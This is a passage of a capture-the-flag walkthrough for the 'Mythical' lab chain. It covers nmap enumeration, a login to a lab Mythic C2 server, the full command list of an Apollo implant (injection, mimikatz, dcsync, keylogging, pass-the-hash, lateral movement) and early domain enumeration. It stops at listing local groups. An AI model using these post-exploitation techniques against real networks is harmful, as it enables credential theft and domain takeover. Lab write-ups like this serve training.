Overview
- Type Chains
- OS Windows/Linux (Hybrid)
- Severity Medium
- Creator xct
- Release date 2024 Nov 06

- IP 10.10.175.197, 10.10.175.198, 10.10.175.199
Rule of Engagement (ROE)
- Give this chain at least 5 minutes to fully startup.
- Mythical got ransomwared last year - now they are more careful on where to store their backups and have also “fixed” the vulnerabilities that the attackers used last time.
- In this assumed breach scenario, your job is to find if it’s still possible to compromise the environment.
- Use the following credentials to login into the web interface of the c2 server that was setup inside the network of the client for compliance reasons:
- mythic_admin:wG4jmjNcEcfmzv3QbEcJdSVTDEjCnX
- Should you need to crack a password it will be in one of the smaller rockyou lists.
Enumeration
Start the instance via Discord and let’s go:
Nmap
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.175.197

All 65535 scanned ports on 10.10.175.197 are in ignored states.
Not shown: 58869 filtered tcp ports (no-response), 6666 closed tcp ports (reset)
Nothing
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.175.198

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 bc:72:4a:3b:63:c7:d1:38:91:bb:2f:de:09:33:22:aa (ECDSA)
|_  256 70:d1:de:e0:b6:a4:87:2f:01:6f:ac:91:4d:c8:67:0b (ED25519)
7443/tcp open  ssl/http nginx 1.25.5
| ssl-cert: Subject: organizationName=Mythic
| Not valid before: 2024-11-24T15:26:17
|_Not valid after:  2025-11-24T15:26:17
|_http-server-header: nginx/1.25.5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Found an Mythic C2 instance on port 7443/tcp on Linux machine
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.175.199

PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=dc02.mythical-eu.vl
| Not valid before: 2024-11-28T15:12:23
|_Not valid after:  2025-05-30T15:12:23
| rdp-ntlm-info:
|   Target_Name: MYTHICAL-EU
|   NetBIOS_Domain_Name: MYTHICAL-EU
|   NetBIOS_Computer_Name: DC02
|   DNS_Domain_Name: mythical-eu.vl
|   DNS_Computer_Name: dc02.mythical-eu.vl
|   DNS_Tree_Name: mythical-eu.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2024-12-07T03:21:11+00:00
|_ssl-date: 2024-12-07T03:21:15+00:00; -1s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
- Found a Domain Controller
- Add
dc02.mythical-eu.vlin /etc/hosts
MYTHIC C2 (7443/tcp)

Using mythic_admin:wG4jmjNcEcfmzv3QbEcJdSVTDEjCnX to login to the Mythic C2 instance using Chromium browser:

We can see that we have 2 active callbacks using
Momo.Ayaseaccount on DC01 with apollo agent, but only 1 still stay updated


We can see that the server has multi network interfaces:

- Seems the creator xct is fan of anime as Momo Ayase (In Japanese: 綾瀬桃 あやせもも) is one of main character of アニメ『ダンダダン』:

Check the Metadata:

- Add
dc01.mythical-us.vlin /etc/hosts- We have a session with Medium integrity
Right click to the callback agent to Interact with it and check which modules are available on this apollo agent:

help
Loaded Commands In Agent:

assembly_inject
	Usage: assembly_inject [pid] [assembly] [args]
	Description: Inject the unmanaged assembly loader into a remote process. The loader will then execute the .NET binary in the context of the injected process.
blockdlls
	Usage: blockdlls -block true|false
	Description: Block non-Microsoft DLLs from loading into sacrificial processes.
cat
	Usage: cat [file]
	Description: Print the contents of a file specified by [file]
cd
	Usage: cd [path]
	Description: Change directory to [path]. Path relative identifiers such as ../ are accepted.
cp
	Usage: cp [source] [dest]
	Description: Copy a file from one location to another.
dcsync
	Usage: dcsync -Domain [domain] -User [user]
	Description: Sync a user's Kerberos keys to the local machine.
download
	Usage: download -Path [path/to/file]
	Description: Download a file off the target system.
execute_assembly
	Usage: execute_assembly [Assembly.exe] [args]
	Description: Executes a .NET assembly with the specified arguments. This assembly must first be known by the agent using the `register_assembly` command.
execute_coff
	Usage: execute_coff -Coff [COFF.o] -Function [go] -Timeout [30] [-Arguments [optional arguments]]
	Description: Execute a COFF file in memory. This COFF must first be known by the agent using the `register_coff` command.
execute_pe
	Usage: execute_pe [PE.exe] [args]
	Description: Executes an unmanaged executable with the specified arguments. This executable must first be known by the agent using the `register_file` command.
exit
	Usage: exit
	Description: Task the implant to exit.
get_injection_techniques
	Usage: get_injection_techniques
	Description: List the currently available injection techniques the agent knows about.
getprivs
	Usage: getprivs
	Description: Enable as many privileges as we can on our current thread token.
ifconfig
	Usage: ifconfig
	Description: Get interface information associated with the target.
inject
	Usage: inject (modal popup)
	Description: Inject agent shellcode into a remote process.
inline_assembly
	Usage: inline_assembly [Assembly.exe] [args]
	Description: Executes a .NET assembly with the specified arguments in a disposable AppDomain. This assembly must first be known by the agent using the `register_assembly` command.
jobkill
	Usage: jobkill [jid]
	Description: Kill a job specified by the job identifier (jid).
jobs
	Usage: jobs
	Description: List currently executing jobs, excluding the "jobs" and "jobkill" commands.
jump_psexec
	Usage: jump_psexec hostname
	Description: Use sc to move laterally to a new host by first copying over apollo.exe.
jump_wmi
	Usage: jump_wmi hostname
	Description: Use wmiexecute to move laterally to a new host by first copying over apollo.exe.
keylog_inject
	Usage: keylog_inject [pid]
	Description: Start a keylogger in a remote process.
kill
	Usage: kill [pid]
	Description: Kill a process specified by [pid]
link
	Usage: link
	Description: Link to a new agent on a remote host or re-link back to a specified callback that's been unlinked via the `unlink` commmand.
load
	Usage: load [cmd1] [cmd2] [...]
	Description: Load one or more new commands into the agent.
ls
	Usage: ls [path]
	Description: List files and folders in a specified directory (defaults to your current working directory.)
make_token
	Usage: make_token -username domain\user -password abc123
	Description: Creates a new logon session and applies it to the agent. Modal popup for options and selecting an existing credential.
mimikatz
	Usage: mimikatz [command1] [command2] [...]
	Description: Execute one or more mimikatz commands (e.g. `mimikatz coffee sekurlsa::logonpasswords`).
mkdir
	Usage: mkdir [path]
	Description: Make a directory specified by [path]
mv
	Usage: mv [source] [dest]
	Description: Move a file from source to destination.
net_dclist
	Usage: net_dclist [domain]
	Description: Get domain controllers belonging to [domain]. Defaults to current domain.
net_localgroup
	Usage: net_localgroup [computer]
	Description: Get local groups of [computer]. Defaults to localhost.
net_localgroup_member
	Usage: net_localgroup_member [computer] [group]
	Description: Retrieve local group membership of the group specified by [group]. If [computer] is omitted, defaults to localhost.
net_shares
	Usage: net_shares [computer]
	Description: List remote shares and their accessibility of [computer]
netstat
	Usage: netstat
	Description: View netstat entries
powerpick
	Usage: powerpick [command]
	Description: Inject PowerShell loader assembly into a sacrificial process and execute [command].
powershell
	Usage: powershell [command]
	Description: Run a PowerShell command in the currently executing process.
powershell_import
	Usage: powershell_import (modal popup)
	Description: Import a new .ps1 into the agent cache.
ppid
	Usage: ppid [pid]
	Description: Change the parent process for post-ex jobs by the specified pid.
printspoofer
	Usage: printspoofer [args]
	Description: Execute one or more PrintSpoofer commands
ps
	Usage: ps
	Description: Get a brief process listing with basic information.
psinject
	Usage: psinject [pid] [command]
	Description: Executes PowerShell in the process specified by `[pid]`. Note: Currently stdout is not captured of child processes if not explicitly captured into a variable or via inline execution (such as `$(whoami)`).
pth
	Usage: pth -Domain [domain] -User [user] -NTLM [ntlm] [-AES128 [aes128] -AES256 [aes256] -Run [cmd.exe]]
	Description: Spawn a new process using the specified domain user's credential material.
pwd
	Usage: pwd
	Description: Print working directory.
reg_query
	Usage: reg_query [key]
	Description: Query registry keys and values for an associated registry key [key].
reg_write_value
	Usage: reg_write_value [key] [value_name] [new_value]
	Description: Write a new value to the [value_name] value under the specified registry key [key].

Ex: reg_write_value HKLM:\ '' 1234
register_assembly
	Usage: register_assembly (modal popup)
	Description: Import a new Assembly into the agent cache.
register_coff
	Usage: register_coff (modal popup)
	Description: Import a new COFF into the agent cache.
register_file
	Usage: register_assembly (modal popup)
	Description: Register a file to later use in the agent.
rev2self
	Usage: rev2self
	Description: Revert token to implant's primary token.
rm
	Usage: rm [path]
	Description: Delete a file specified by [path]
rpfwd
	Usage: rpfwd -Port 445 -RemoteIP 1.2.3.4 -RemotePort 80
	Description: Start listening on a port on the target host and forwarding traffic through Mythic to the remoteIP:remotePort. Stop this with the jobs and jobkill commands
run
	Usage: run [binary] [arguments]
	Description: Execute a binary on the target system. This will properly use %PATH% without needing to specify full locations.
sc
	Usage: sc
	Description: Service control manager wrapper function
screenshot
	Usage: screenshot
	Description: Take a screenshot of the current desktop.
screenshot_inject
	Usage: screenshot_inject [pid] [count] [interval]
	Description: Take a screenshot in the session of the target PID
set_injection_technique
	Usage: set_injection_technique [technique]
	Description: Set the injection technique used in post-ex jobs that require injection. Must be a technique listed in the output of `list_injection_techniques`.
shell
	Usage: shell [command] [arguments]
	Description: Run a shell command which will translate to a process being spawned with command line: `cmd.exe /C [command]`
shinject
	Usage: shinject (modal popup)
	Description: Inject shellcode into a remote process.
sleep
	Usage: sleep [seconds] [jitter]
	Description: Change the implant's sleep interval.
socks
	Usage: socks [port number]
	Description: Enable SOCKS 5 compliant proxy to send data to the target network. Compatible with proxychains and proxychains4.
spawn
	Usage: spawn (modal popup)
	Description: Spawn a new session in the executable specified by the spawnto_x86 or spawnto_x64 commands. The payload template must be shellcode.
spawnto_x64
	Usage: spawnto_x64 [path] [args]
	Description: Change the default binary used in post exploitation jobs to [path]. If [args] provided, the process is launched with those arguments.
spawnto_x86
	Usage: spawnto_x86 [path]
	Description: Change the default binary used in post exploitation jobs to [path]. If [args] provided, the process is launched with those arguments.
steal_token
	Usage: steal_token [pid]
	Description: Steal a primary token from another process. If no arguments are provided, this will default to winlogon.exe.
ticket_cache_add
	Usage: ticket_cache_add [b64Ticket] [luid]
	Description: Add a kerberos ticket to the current luid, or if elevated and a luid is provided load the ticket into that logon session instead. This modifies the tickets in the current logon session.
ticket_cache_extract
	Usage: ticket_cache_extract [service] [luid]
	Description: extract a ticket for the provided service name from the current or specified luid
ticket_cache_list
	Usage: ticket_cache_list [luid]
	Description: List all kerberos tickets in the current logon session, or if elevated list all tickets for all logon sessions, optionally while elevated a single luid can be provided to limit the enumeration
ticket_cache_purge
	Usage: ticket_cache_purge -serviceName=krbtgt/domain.com
	Description: Remove the specified ticket from the system. This modifies your current logon session tickets, so be careful if purging all.
ticket_store_add
	Usage: ticket_store_add [b64ticket]
	Description: Add a kerberos ticket to the agents internal ticket store. Tickets are injected into sacrificial processes when you're impersonating a token (make_token / steal_token). This is because you have a new logon session to put the tickets into without overriding your existing tickets. For safety, do a make_token with junk creds first.
ticket_store_list
	Usage: ticket_store_list [luid]
	Description: List all kerberos tickets in the agents ticket store, optionally a single luid can be provided to limit the items returned from the store
ticket_store_purge
	Usage: ticket_store_purge [b64ticket] [all]
	Description: Remove the specified ticket from the ticket store
unlink
	Usage: unlink (modal popup)
	Description: Unlinks a callback from the agent.
upload
	Usage: upload (modal popup)
	Description: Upload a file from the Mythic server to the remote host.
whoami
	Usage: whoami
	Description: Get the username associated with your current thread token.
wmiexecute
	Usage: wmiexecute [command] [host] [username] [password] [domain]
	Description: Use WMI to execute a command on the local or specified remote system, can also be given optional credentials to impersonate a different user.
help
	Usage: help [command]
	Description: The 'help' command gives detailed information about specific commands or general information about all available commands.
clear
	Usage: clear { | all | task Num}
	Description: The 'clear' command will mark tasks as 'cleared' so that they can't be picked up by agents
The agent has been compiled with all features
Enumerate a little bit user and group:
whoami
Local Identity: MYTHICAL-US\Momo.Ayase
Impersonation Identity: MYTHICAL-US\Momo.Ayase
getprivs
Impersonation identity enabled privileges:
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeMachineAccountPrivilege

Primary identity enabled privileges:
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeMachineAccountPrivilege
net_localgroup dc01
[
  {
    "comment": "Members can administer domain servers",
    "computer_name": "dc01",
    "group_name": "Server Operators",
    "sid": null
  },
